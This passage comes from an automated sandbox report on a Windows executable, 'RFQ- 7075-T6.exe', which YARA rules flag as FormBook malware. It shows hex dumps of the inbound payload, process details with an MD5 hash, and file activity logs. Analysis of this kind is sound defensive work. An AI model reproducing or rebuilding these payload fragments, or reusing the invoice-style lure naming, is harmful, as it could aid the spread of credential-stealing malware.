Reserved1ReadInt32ToInt32Func`2Reserved2Int64ToInt16<Module>getEncodingCMSSECTIONENTRYIDMETADATAerl
2022-08-08 20:21:09 UTC	29	IN	Data Raw: 65 70 4a 6f 69 6e 67 65 74 54 68 72 65 65 4c 65 74 74 65 72 49 53 4f 4c 61 6e 67 75 61 67 65 4e 61 6d 65 00 67 65 74 5f 4d 6f 64 75 6c 65 4e 61 6d 65 00 67 65 74 5f 4c 6f 63 61 6c 4e 61 6d 65 00 61 70 70 6c 69 63 61 74 69 6f 6e 4e 61 6d 65 00 6e 61 6d 65 00 44 61 74 65 54 69 6d 65 00 63 6f 6d 6d 61 6e 64 4c 69 6e 65 00 56 61 6c 75 65 54 79 70 65 00 4e 6f 50 72 69 6e 63 69 70 61 6c 4d 61 6b 65 50 6f 69 6e 74 65 72 54 79 70 65 00 47 65 74 54 79 70 65 00 74 79 70 65 00 53 79 73 74 65 6d 2e 43 6f 72 65 00 52 65 6d 6f 76 65 4e 61 6d 65 73 70 61 63 65 41 74 74 72 69 62 75 74 65 73 43 6c 6f 73 75 72 65 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 00 67 65 74 5f 43 75 6c 74 75 72 65 00 73 65 74 5f 43 75 6c 74 75 72 65 00 72 65 Data Ascii: epJoingetThreeLetterISOLanguageNameget_ModuleNameget_LocalNameapplicationNamenameDateTim ecommandLineValueTypeNoPrincipalMakePointerTypeGetTypetypeSystem.CoreRemoveNamespaceAttributesClosur eRealProxyFlagsBadSignatureget_Cultureset_Culturere
2022-08-08 20:21:09 UTC	30	IN	Data Raw: 67 66 4e 4a 71 68 00 70 61 74 68 00 6c 65 6e 67 74 68 00 55 61 79 74 50 50 48 4a 59 55 63 53 4f 4b 6a 00 6c 48 64 43 41 58 50 59 5a 70 48 65 57 55 6a 00 6f 62 6a 00 41 73 79 6e 63 43 61 6c 6c 62 61 63 6b 00 44 65 6c 65 67 61 74 65 43 61 6c 6c 62 61 63 6b 00 4d 61 72 73 68 61 6c 00 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2e 4d 79 53 65 72 76 69 63 65 73 2e 49 6e 74 65 72 6e 61 6c 00 53 79 73 74 65 6d 2e 43 6f 6d 70 6f 6e 65 6e 74 4d 6f 64 65 6c 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 64 6c 6c 00 4b 69 6c 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 73 65 74 41 73 42 6f 6f 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 55 43 4f 4d 49 53 74 72 65 61 6d 00 65 6c 65 6d 00 67 65 74 5f 49 74 65 6d Data Ascii: gfNJqhpathlengthUaytPPHJYUcSOKjlHdCAXPYZpHeWUjobjAsyncCallbackDelegateCallbackMarshalMic rosoft.VisualBasic.MyServices.InternalSystem.ComponentModelRealProxyFlagsBadSignature.dllKillMemoryBarriersetA sBoolMemoryBarrierUCOMIStreamelemget_Item
2022-08-08 20:21:09 UTC	31	IN	Data Raw: 43 6f 6d 70 75 74 65 72 00 54 6f 4c 6f 77 65 72 00 53 74 64 45 72 72 6f 72 00 43 6c 65 61 72 50 72 6f 6a 65 63 74 45 72 72 6f 72 00 53 65 74 50 72 6f 6a 65 63 74 45 72 72 6f 72 00 73 65 74 44 79 6e 61 6d 69 63 42 61 73 65 4e 75 6d 62 65 72 44 65 63 69 6d 61 6c 53 65 70 61 72 61 74 6f 72 00 49 45 6e 75 6d 65 72 61 74 6f 72 00 47 65 74 45 6e 75 6d 62 65 72 61 74 6f 72 00 41 63 74 69 76 61 74 6f 72 00 2e 63 74 6f 72 00 2e 63 63 74 6f 72 00 49 6e 74 50 74 72 00 6d 5f 69 6e 53 63 6f 70 65 4e 73 00 53 79 73 74 65 6d 2e 44 69 61 67 6e 6f 73 74 69 63 73 00 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2e 44 65 76 69 63 65 73 00 67 65 74 5f 57 65 62 53 65 72 76 69 63 65 73 00 4d 79 57 65 62 53 65 72 76 69 63 65 73 00 4d 69 63 72 6f 73 6f 66 74 2e 56 Data Ascii: ComputerToLowerStdErrorClearProjectErrorSetProjectErrorsetDynamicBaseNumberDecimalSepara torIEnumeratorGetEnumeratorActivator.ctor.cctorIntPtrm_inScopeNsSystem.DiagnosticsMicrosoft.VisualBasic.Device sget_WebServicesMyWebServicesMicrosoft.V
2022-08-08 20:21:09 UTC	33	IN	Data Raw: 6b 00 4e 00 75 00 6d 00 62 00 65 00 72 00 41 00 6e 00 73 00 69 00 43 00 6c 00 61 00 73 00 73 00 32 00 33 00 43 00 68 00 75 00 6e 00 6b 00 4e 00 75 00 6d 00 62 00 65 00 72 00 41 00 6e 00 73 00 69 00 43 00 6c 00 61 00 73 00 73 00 65 00 6b 00 43 00 68 00 75 00 6e 00 6b 00 4e 00 75 00 6d 00 62 00 65 00 72 00 41 00 6e 00 73 00 69 00 43 00 6c 00 61 00 73 00 73 00 65 00 6b 00 43 00 68 00 75 00 6e 00 6b 00 4e 00 75 00 6d 00 62 00 65 00 72 00 41 00 6e 00 73 00 69 00 43 00 6c 00 61 00 73 00 73 00 00 29 43 00 68 00 75 00 6e 00 6b 00 4e 00 75 00 6d 00 62 00 65 00 72 00 41 00 6e 00 73 00 69 00 43 00 6c 00 61 00 73 00 73 00 00 83 43 65 00 4d 00 75 00 47 00 49 00 55 00 4c 00 78 00 7a 00 53 00 53 00 57 00 42 00 46 00 76 00 6f 00 47 00 6d 00 46 00 72 00 79 00 Data Ascii: kNumberAnsiClass23ChunkNumberAnsiClasslenrChunkNumberAnsiClassekChunkNumberAnsiClass)Chu nkNumberAnsiClassCeMuGIULxzSSWBFvoGmFry
2022-08-08 20:21:09 UTC	34	IN	Data Raw: 59 00 67 00 67 00 54 00 50 00 58 00 63 00 43 00 6b 00 6c 00 6c 00 79 00 6e 00 4c 00 74 00 77 00 64 00 46 00 42 00 6f 00 6a 00 6f 00 54 00 68 00 6c 00 4a 00 6a 00 4e 00 4d 00 51 00 53 00 55 00 48 00 4a 00 62 00 79 00 51 00 67 00 51 00 41 00 63 00 46 00 55 00 52 00 6b 00 7a 00 72 00 51 00 45 00 49 00 6b 00 48 00 41 00 72 00 6c 00 54 00 77 00 41 00 44 00 51 00 70 00 41 00 6d 00 59 00 7a 00 4b 00 72 00 7a 00 6b 00 50 00 67 00 77 00 4a 00 42 00 4d 00 64 00 6f 00 57 00 52 00 47 00 6e 00 53 00 4a 00 59 00 67 00 67 00 54 00 50 00 58 00 63 00 43 00 6b 00 64 00 2e 00 32 00 33 00 6c 00 79 00 6e 00 4c 00 74 00 77 00 64 00 46 00 42 00 6f 00 6a 00 6f 00 54 00 68 00 6c 00 4a 00 6a 00 4e 00 4d 00 51 00 53 00 55 00 48 00 4a 00 62 00 79 00 51 00 67 00 51 00 41 00 63 00 46 Data Ascii: YggTPXcCkllynLtwdFBojoThlJjNMQSUHJbyQgQAcFURkzrQEIkHArlTwADQpAmYzKrzkPgwJBMdoW RGnSJYggTPXcCkd.23lynLtwdFBojoThlJjNMQSUHJbyQgQAcF
2022-08-08 20:21:09 UTC	35	IN	Data Raw: 00 73 00 73 00 7a 00 6b 00 71 00 72 00 67 00 4a 00 47 00 6b 00 6c 00 6e 00 44 00 67 00 45 00 49 00 69 00 4a 00 77 00 66 00 73 00 5a 00 50 00 58 00 50 00 73 00 70 00 79 00 67 00 50 00 55 00 4e 00 6e 00 69 00 6a 00 54 00 46 00 6a 00 4e 00 65 00 46 00 45 00 4b 00 52 00 45 00 41 00 75 00 6a 00 69 00 65 00 64 00 58 00 4d 00 73 00 69 00 51 00 72 00 62 00 71 00 79 00 42 00 43 00 64 00 4c 00 50 00 74 00 55 00 55 00 77 00 6b 00 43 00 55 00 76 00 52 00 76 00 4a 00 50 00 54 00 6f 00 4f 00 53 00 47 00 50 00 65 00 63 00 6f 00 72 00 7a 00 6b 00 71 00 72 00 67 00 4a 00 47 00 6b 00 6c 00 6e 00 44 00 67 00 45 00 49 00 69 00 4a 00 77 00 66 00 73 00 5a 00 50 00 58 00 50 00 73 00 70 00 79 00 67 00 50 00 55 00 4e 00 6e 00 69 00 6a 00 54 00 46 00 6a 00 4e 00 65 00 46 00 45 00 Data Ascii: sszkqrgJGklnDgEIiJwfsZPXPspygPUNnijTFjNeFEKREAujiedXMsiQrbqyBCdLPtUUwkCUvRvJPToOSGPecorz kqrgJGklnDgEIiJwfsZPXPspygPUNnijTFjNeFE
2022-08-08 20:21:09 UTC	37	IN	Data Raw: 4f 00 6a 00 63 00 58 00 62 00 54 00 42 00 4b 00 41 00 5a 00 48 00 53 00 63 00 65 00 78 00 75 00 53 00 74 00 42 00 74 00 49 00 77 00 67 00 76 00 6d 00 61 00 45 00 54 00 73 00 5a 00 55 00 64 00 49 00 59 00 62 00 4c 00 4b 00 58 00 43 00 51 00 52 00 64 00 4f 00 4e 00 55 00 53 00 76 00 63 00 70 00 61 00 53 00 77 00 52 00 44 00 71 00 52 00 44 00 68 00 46 00 41 00 4f 00 44 00 6d 00 62 00 46 00 64 00 4b 00 59 00 44 00 6c 00 46 00 76 00 68 00 54 00 74 00 58 00 47 00 52 00 41 00 50 00 56 00 53 00 78 00 79 00 4f 00 6a 00 63 00 58 00 62 00 54 00 42 00 4b 00 41 00 5a 00 48 00 53 00 63 00 65 00 78 00 75 00 53 00 74 00 42 00 74 00 49 00 77 00 67 00 76 00 6d 00 61 00 45 00 54 00 73 00 5a 00 55 00 64 00 49 00 59 00 62 00 4c 00 4b 00 58 00 43 00 51 00 52 00 64 00 4f 00 4e Data Ascii: OjcXbTBKAZHScexuStBtIwgvmaETsZUdIYbLKXCQRdONUSvcpaSwRDqRDhFAODmbFdKYDlFvhTtXGR APVSxyOjcXbTBKAZHScexuStBtIwgvmaETsZUdIYbLKXCQRdON

Timestamp	kBytes transferred	Direction	Data
2022-08-08 20:21:09 UTC	38	IN	Data Raw: 00 7a 00 74 00 4f 00 58 00 52 00 48 00 56 00 48 00 50 00 48 00 45 00 64 00 52 00 59 00 53 00 48 00 44 00 55 00 6f 00 63 00 4d 00 79 00 6a 00 70 00 4e 00 41 00 61 00 79 00 79 00 49 00 65 00 65 00 6e 00 72 00 65 00 53 00 76 00 59 00 79 00 51 00 41 00 59 00 43 00 47 00 42 00 52 00 43 00 55 00 61 00 70 00 42 00 57 00 61 00 46 00 57 00 42 00 4a 00 74 00 4b 00 51 00 43 00 57 00 65 00 78 00 65 00 74 00 6e 00 77 00 50 00 59 00 41 00 67 00 52 00 4e 00 6b 00 76 00 7a 00 74 00 73 00 63 00 46 00 72 00 74 00 4e 00 4f 00 7a 00 74 00 4f 00 58 00 52 00 48 00 56 00 48 00 50 00 48 00 45 00 64 00 52 00 59 00 53 00 48 00 44 00 55 00 6f 00 63 00 4d 00 79 00 6a 00 70 00 4e 00 41 00 61 00 79 00 79 00 49 00 65 00 65 00 6e 00 72 00 65 00 53 00 76 00 59 00 79 00 51 00 41 00 59 00 Data Ascii: ztOXRHVHPHEdRYSHDUocMyjpNAayyIeenreSvYyQAYCGBRCUapBWaFWBJtKQCWexetnwPYAgRNkvzt scFrtNOztOXRHVHPHEdRYSHDUocMyjpNAayyIeenreSvYyQAY
2022-08-08 20:21:09 UTC	39	IN	Data Raw: 49 00 45 00 68 00 56 00 64 00 49 00 42 00 4f 00 68 00 6a 00 64 00 75 00 5a 00 64 00 47 00 47 00 64 00 61 00 61 00 49 00 72 00 7a 00 44 00 64 00 44 00 46 00 42 00 45 00 50 00 53 00 77 00 55 00 56 00 56 00 6f 00 71 00 64 00 5a 00 6c 00 4d 00 67 00 6c 00 4b 00 6e 00 54 00 4f 00 72 00 7a 00 44 00 4a 00 4b 00 41 00 53 00 41 00 6a 00 64 00 56 00 5a 00 6d 00 65 00 72 00 68 00 54 00 63 00 78 00 76 00 4c 00 5a 00 50 00 41 00 68 00 65 00 72 00 58 00 78 00 6f 00 52 00 64 00 4a 00 51 00 53 00 46 00 58 00 49 00 47 00 49 00 45 00 68 00 56 00 64 00 49 00 42 00 4f 00 68 00 6a 00 64 00 75 00 5a 00 64 00 47 00 47 00 64 00 61 00 61 00 49 00 72 00 7a 00 44 00 64 00 44 00 46 00 42 00 45 00 50 00 53 00 77 00 55 00 56 00 56 00 6f 00 71 00 64 00 5a 00 6c 00 4d 00 67 00 6c 00 4b Data Ascii: IEhVdIBOhjduZdGGdaaIrzDdDFBEPSwUVVoqdZlMglKnTOrzDJKASAjdVZmerhTcxvLZPAherXxoRd JQSFXIGIEhVdIBOhjduZdGGdaaIrzDdDFBEPSwUVVoqdZlMglK
2022-08-08 20:21:09 UTC	41	IN	Data Raw: 63 00 76 00 43 00 55 00 47 00 4c 00 55 00 59 00 48 00 6a 00 6c 00 6a 00 6e 00 76 00 7a 00 4b 00 70 00 53 00 4b 00 54 00 66 00 48 00 68 00 6a 00 59 00 64 00 4a 00 47 00 6b 00 78 00 6f 00 75 00 51 00 73 00 48 00 69 00 62 00 45 00 6e 00 54 00 50 00 5a 00 51 00 61 00 78 00 69 00 6e 00 75 00 6b 00 7a 00 54 00 51 00 4d 00 44 00 51 00 71 00 00 82 ad 79 00 72 00 69 00 6e 00 52 00 64 00 57 00 6a 00 49 00 4b 00 75 00 4c 00 6e 00 76 00 6e 00 52 00 44 00 47 00 41 00 4d 00 45 00 46 00 71 00 48 00 6d 00 4b 00 71 00 4f 00 56 00 6c 00 7a 00 58 00 69 00 4e 00 77 00 6c 00 55 00 6f 00 48 00 4b 00 77 00 41 00 6d 00 47 00 66 00 47 00 50 00 4d 00 47 00 54 00 51 00 4d 00 6c 00 56 00 54 00 4b 00 41 00 61 00 42 00 47 00 6d 00 64 00 4f 00 57 00 66 00 58 00 64 00 76 00 79 00 43 00 Data Ascii: cvCUGLUYHjljnvzKpSKTfHhjYdJGkxouQsHibEnTPZQaxinukzTQMDQqyrinRdWjIKuLnvnRDGAMEF qHmKqOVlzXiNwlUoHKwAmGfGPMGTQMlVTKAaBGmdOWfXdvyC
2022-08-08 20:21:09 UTC	42	IN	Data Raw: 52 00 79 00 41 00 4c 00 49 00 56 00 68 00 42 00 4f 00 51 00 51 00 42 00 4d 00 53 00 74 00 64 00 53 00 6e 00 77 00 6d 00 45 00 49 00 54 00 74 00 76 00 6b 00 45 00 41 00 70 00 59 00 66 00 63 00 64 00 51 00 6f 00 50 00 48 00 70 00 6a 00 54 00 5a 00 69 00 43 00 4e 00 4c 00 6e 00 42 00 46 00 63 00 73 00 51 00 49 00 65 00 69 00 56 00 70 00 61 00 6d 00 42 00 71 00 6d 00 47 00 68 00 74 00 48 00 46 00 74 00 48 00 42 00 58 00 6f 00 6c 00 6b 00 76 00 64 00 63 00 55 00 4f 00 44 00 42 00 41 00 6a 00 76 00 46 00 51 00 4c 00 52 00 79 00 41 00 4c 00 49 00 56 00 68 00 42 00 4f 00 51 00 51 00 42 00 4d 00 53 00 74 00 64 00 53 00 6e 00 77 00 6d 00 45 00 49 00 54 00 74 00 76 00 6b 00 45 00 41 00 70 00 59 00 66 00 63 00 64 00 51 00 6f 00 50 00 48 00 70 00 6a 00 54 00 5a 00 69 Data Ascii: RyALIVhBOQQBMStdSnwmEITtvkEApYfcdQoPHpjTZiCNLnBFcsQIeiVpamBqmGhtHFtHBXolkvdcUO DBAjvFQLRyALIVhBOQQBMStdSnwmEITtvkEApYfcdQoPHpjTZi
2022-08-08 20:21:09 UTC	43	IN	Data Raw: 46 00 66 00 5a 00 4b 00 68 00 73 00 58 00 4c 00 48 00 72 00 50 00 46 00 47 00 55 00 42 00 4a 00 59 00 42 00 51 00 48 00 43 00 44 00 4f 00 4a 00 70 00 6d 00 4a 00 4f 00 45 00 68 00 57 00 75 00 64 00 70 00 73 00 4c 00 43 00 74 00 51 00 71 00 79 00 6b 00 54 00 4c 00 00 83 43 64 00 4e 00 7a 00 4e 00 59 00 51 00 53 00 55 00 6c 00 6a 00 57 00 63 00 42 00 6c 00 51 00 71 00 50 00 44 00 65 00 48 00 76 00 56 00 70 00 77 00 52 00 77 00 71 00 47 00 66 00 6c 00 76 00 4a 00 6e 00 46 00 44 00 51 00 4c 00 5a 00 47 00 53 00 47 00 69 00 46 00 4c 00 48 00 68 00 72 00 75 00 48 00 58 00 41 00 48 00 6f 00 63 00 74 00 70 00 73 00 58 00 51 00 77 00 61 00 4c 00 6f 00 7a 00 49 00 4e 00 70 00 52 00 68 00 55 00 66 00 4b 00 53 00 68 00 57 00 4d 00 6b 00 65 00 6f 00 45 00 46 00 51 00 Data Ascii: FfZKhsXLHrPFGUBJYBQHCDOJpmJOEhWudpsLCtQqykTLCdNzNYQSUljWcBlQqPDeHvVpwRwqGflvJn FDQLZGSGiFLHhruHXAHoctpsXQwaLozINpRhUfKShWMkeoEFQ
2022-08-08 20:21:09 UTC	45	IN	Data Raw: 4d 79 54 65 6d 70 6c 61 74 65 08 31 31 2e 30 2e 30 2e 30 00 00 07 06 15 12 18 01 12 0c 07 06 15 12 18 01 12 08 07 06 15 12 18 01 12 4d 07 06 15 12 18 01 12 14 06 15 12 18 01 12 0c 06 15 12 18 01 12 08 06 15 12 18 01 12 4d 06 15 12 18 01 12 14 04 07 01 12 0c 04 20 00 13 00 04 00 00 12 0c 04 07 01 12 08 04 00 00 12 08 04 07 01 12 4d 04 00 00 12 4d 04 07 01 12 14 04 00 00 12 14 04 08 00 12 0c 10 01 00 0b 4d 79 2e 43 6f 6d 70 75 74 65 72 00 00 04 08 00 12 08 13 01 00 0e 4d 79 2e 41 70 70 6c 69 63 61 74 69 6f 6e 00 00 04 08 00 12 4d 0c 01 00 07 4d 79 2e 55 73 65 72 00 00 04 08 00 12 14 13 01 00 0e 4d 79 2e 57 65 62 53 65 72 76 69 63 65 73 00 00 03 07 01 02 04 00 01 1c 1c 04 20 01 02 1c 03 07 01 08 04 07 01 12 61 06 00 01 12 61 11 65 04 20 00 12 61 03 07 01 0e Data Ascii: MyTemplate11.0.0.0MM MMMy.ComputerMy.ApplicationMMy.UserMy.WebServices aae a
2022-08-08 20:21:09 UTC	46	IN	Data Raw: 05 08 05 00 01 01 12 25 05 00 01 12 19 08 08 00 04 02 0e 0e 1d 05 02 05 07 03 0e 0e 0e 0c 10 01 01 1e 00 15 12 80 81 01 1e 00 03 0a 01 0e 05 20 02 0e 0e 0e 04 00 01 0e 0e 05 00 01 0e 1d 0e 07 00 03 02 0e 0e 1d 05 0a 20 03 12 80 ed 0e 12 80 f1 1c 06 20 01 18 12 80 ed 04 20 01 18 0e 17 20 0c 12 80 ed 0e 0e 18 18 02 09 18 0e 10 11 58 10 11 54 12 80 f1 1c 0c 20 03 02 10 11 58 10 11 54 12 80 ed 11 20 0a 02 0e 0e 18 18 02 09 18 0e 10 11 58 10 11 54 0c 20 04 12 80 ed 18 1d 08 12 80 f1 1c 06 20 01 02 12 80 ed 06 20 02 02 18 1d 08 10 20 07 12 80 ed 18 08 10 08 08 10 08 12 80 f1 1c 0a 20 03 02 10 08 10 08 12 80 ed 0a 20 05 02 18 08 10 08 08 10 08 10 20 07 12 80 ed 18 08 1d 05 08 10 08 12 80 f1 1c 08 20 02 02 10 08 12 80 ed 0a 20 05 02 18 08 1d 05 08 10 08 0b 20 04 Data Ascii: % XT XT XT
2022-08-08 20:21:09 UTC	47	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 03 00 00 00 28 00 00 80 0e 00 00 00 68 00 00 80 10 00 00 00 80 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 06 00 02 00 00 00 98 00 00 80 03 00 00 00 b0 00 00 80 04 00 00 00 c8 00 00 80 05 00 00 00 e0 00 00 80 06 00 00 00 f8 00 00 80 07 00 00 00 10 01 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 7f 00 00 28 01 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 00 00 00 40 01 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 58 01 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: (h(@X
2022-08-08 20:21:09 UTC	49	IN	Data Raw: 00 30 00 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80 00 00 80 80 80 00 c0 c0 c0 00 00 00 ff 00 00 ff 00 00 00 ff ff 00 ff 00 00 00 ff 00 ff 00 ff ff 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff f7 77 77 77 77 77 77 7f f7 ff ff ff ff ff ff 7f f7 ff ff ff ff ff ff 7f f7 ff ff ff ff ff ff 7f f7 ff ff ff ff ff ff 7f f7 ff ff ff ff ff ff 7f f7 ff ff ff ff ff ff 7f f7 ff ff ff ff ff ff 7f f7 ff ff ff ff ff ff 7f f7 77 77 77 77 77 77 7f f7 77 77 77 77 77 77 7f f7 77 77 77 77 77 77 7f ff ff f f ff ff ff ff 00 00 00 00 00 00 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 0(wwwwwwwwwwwwwwwwwwwwwwww

Timestamp	kBytes transferred	Direction	Data
2022-08-08 20:21:09 UTC	50	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 01 01 01 01 01 01 01 01 01 01 01 01 01 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 01 01 01 01 01 01 01 01 01 01 01 01 03 03 01 01 01 01 01 01 01 01 01 01 01 01 01 01 03 03 01 01 01 01 01 01 01 01 01 01 01 01 01 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 00 Data Ascii:
2022-08-08 20:21:09 UTC	52	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 04 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80 00 00 80 80 80 00 c0 c0 c0 00 00 00 ff 00 00 ff 00 00 00 ff ff 00 ff 00 00 00 ff 00 ff 00 ff ff 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff Data Ascii: (@
2022-08-08 20:21:09 UTC	53	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-08-08 20:21:09 UTC	54	IN	Data Raw: 01 01 01 01 01 01 01 03 03 03 03 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-08-08 20:21:09 UTC	58	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:

Statistics

Behavior



Click to jump to process

System Behavior

Copyright Joe Security LLC 2022

Analysis Process: RFQ- 7075-T6.exe PID: **3388**, Parent PID: **5960**

General

Target ID:	0
Start time:	22:21:07
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\RFQ- 7075-T6.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\RFQ- 7075-T6.exe"
Imagebase:	0x210000
File size:	7680 bytes
MD5 hash:	D976120003223202504 1EA4E1F7D0AE2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.237260939.00000000035F9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000000.00000002.237260939.00000000035F9000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.237260939.00000000035F9000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.237260939.00000000035F9000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.237294660.0000000003619000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000000.00000002.237294660.0000000003619000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.237294660.0000000003619000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.237294660.0000000003619000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CD1CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CD1CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RFQ- 7075-T6.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D02C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
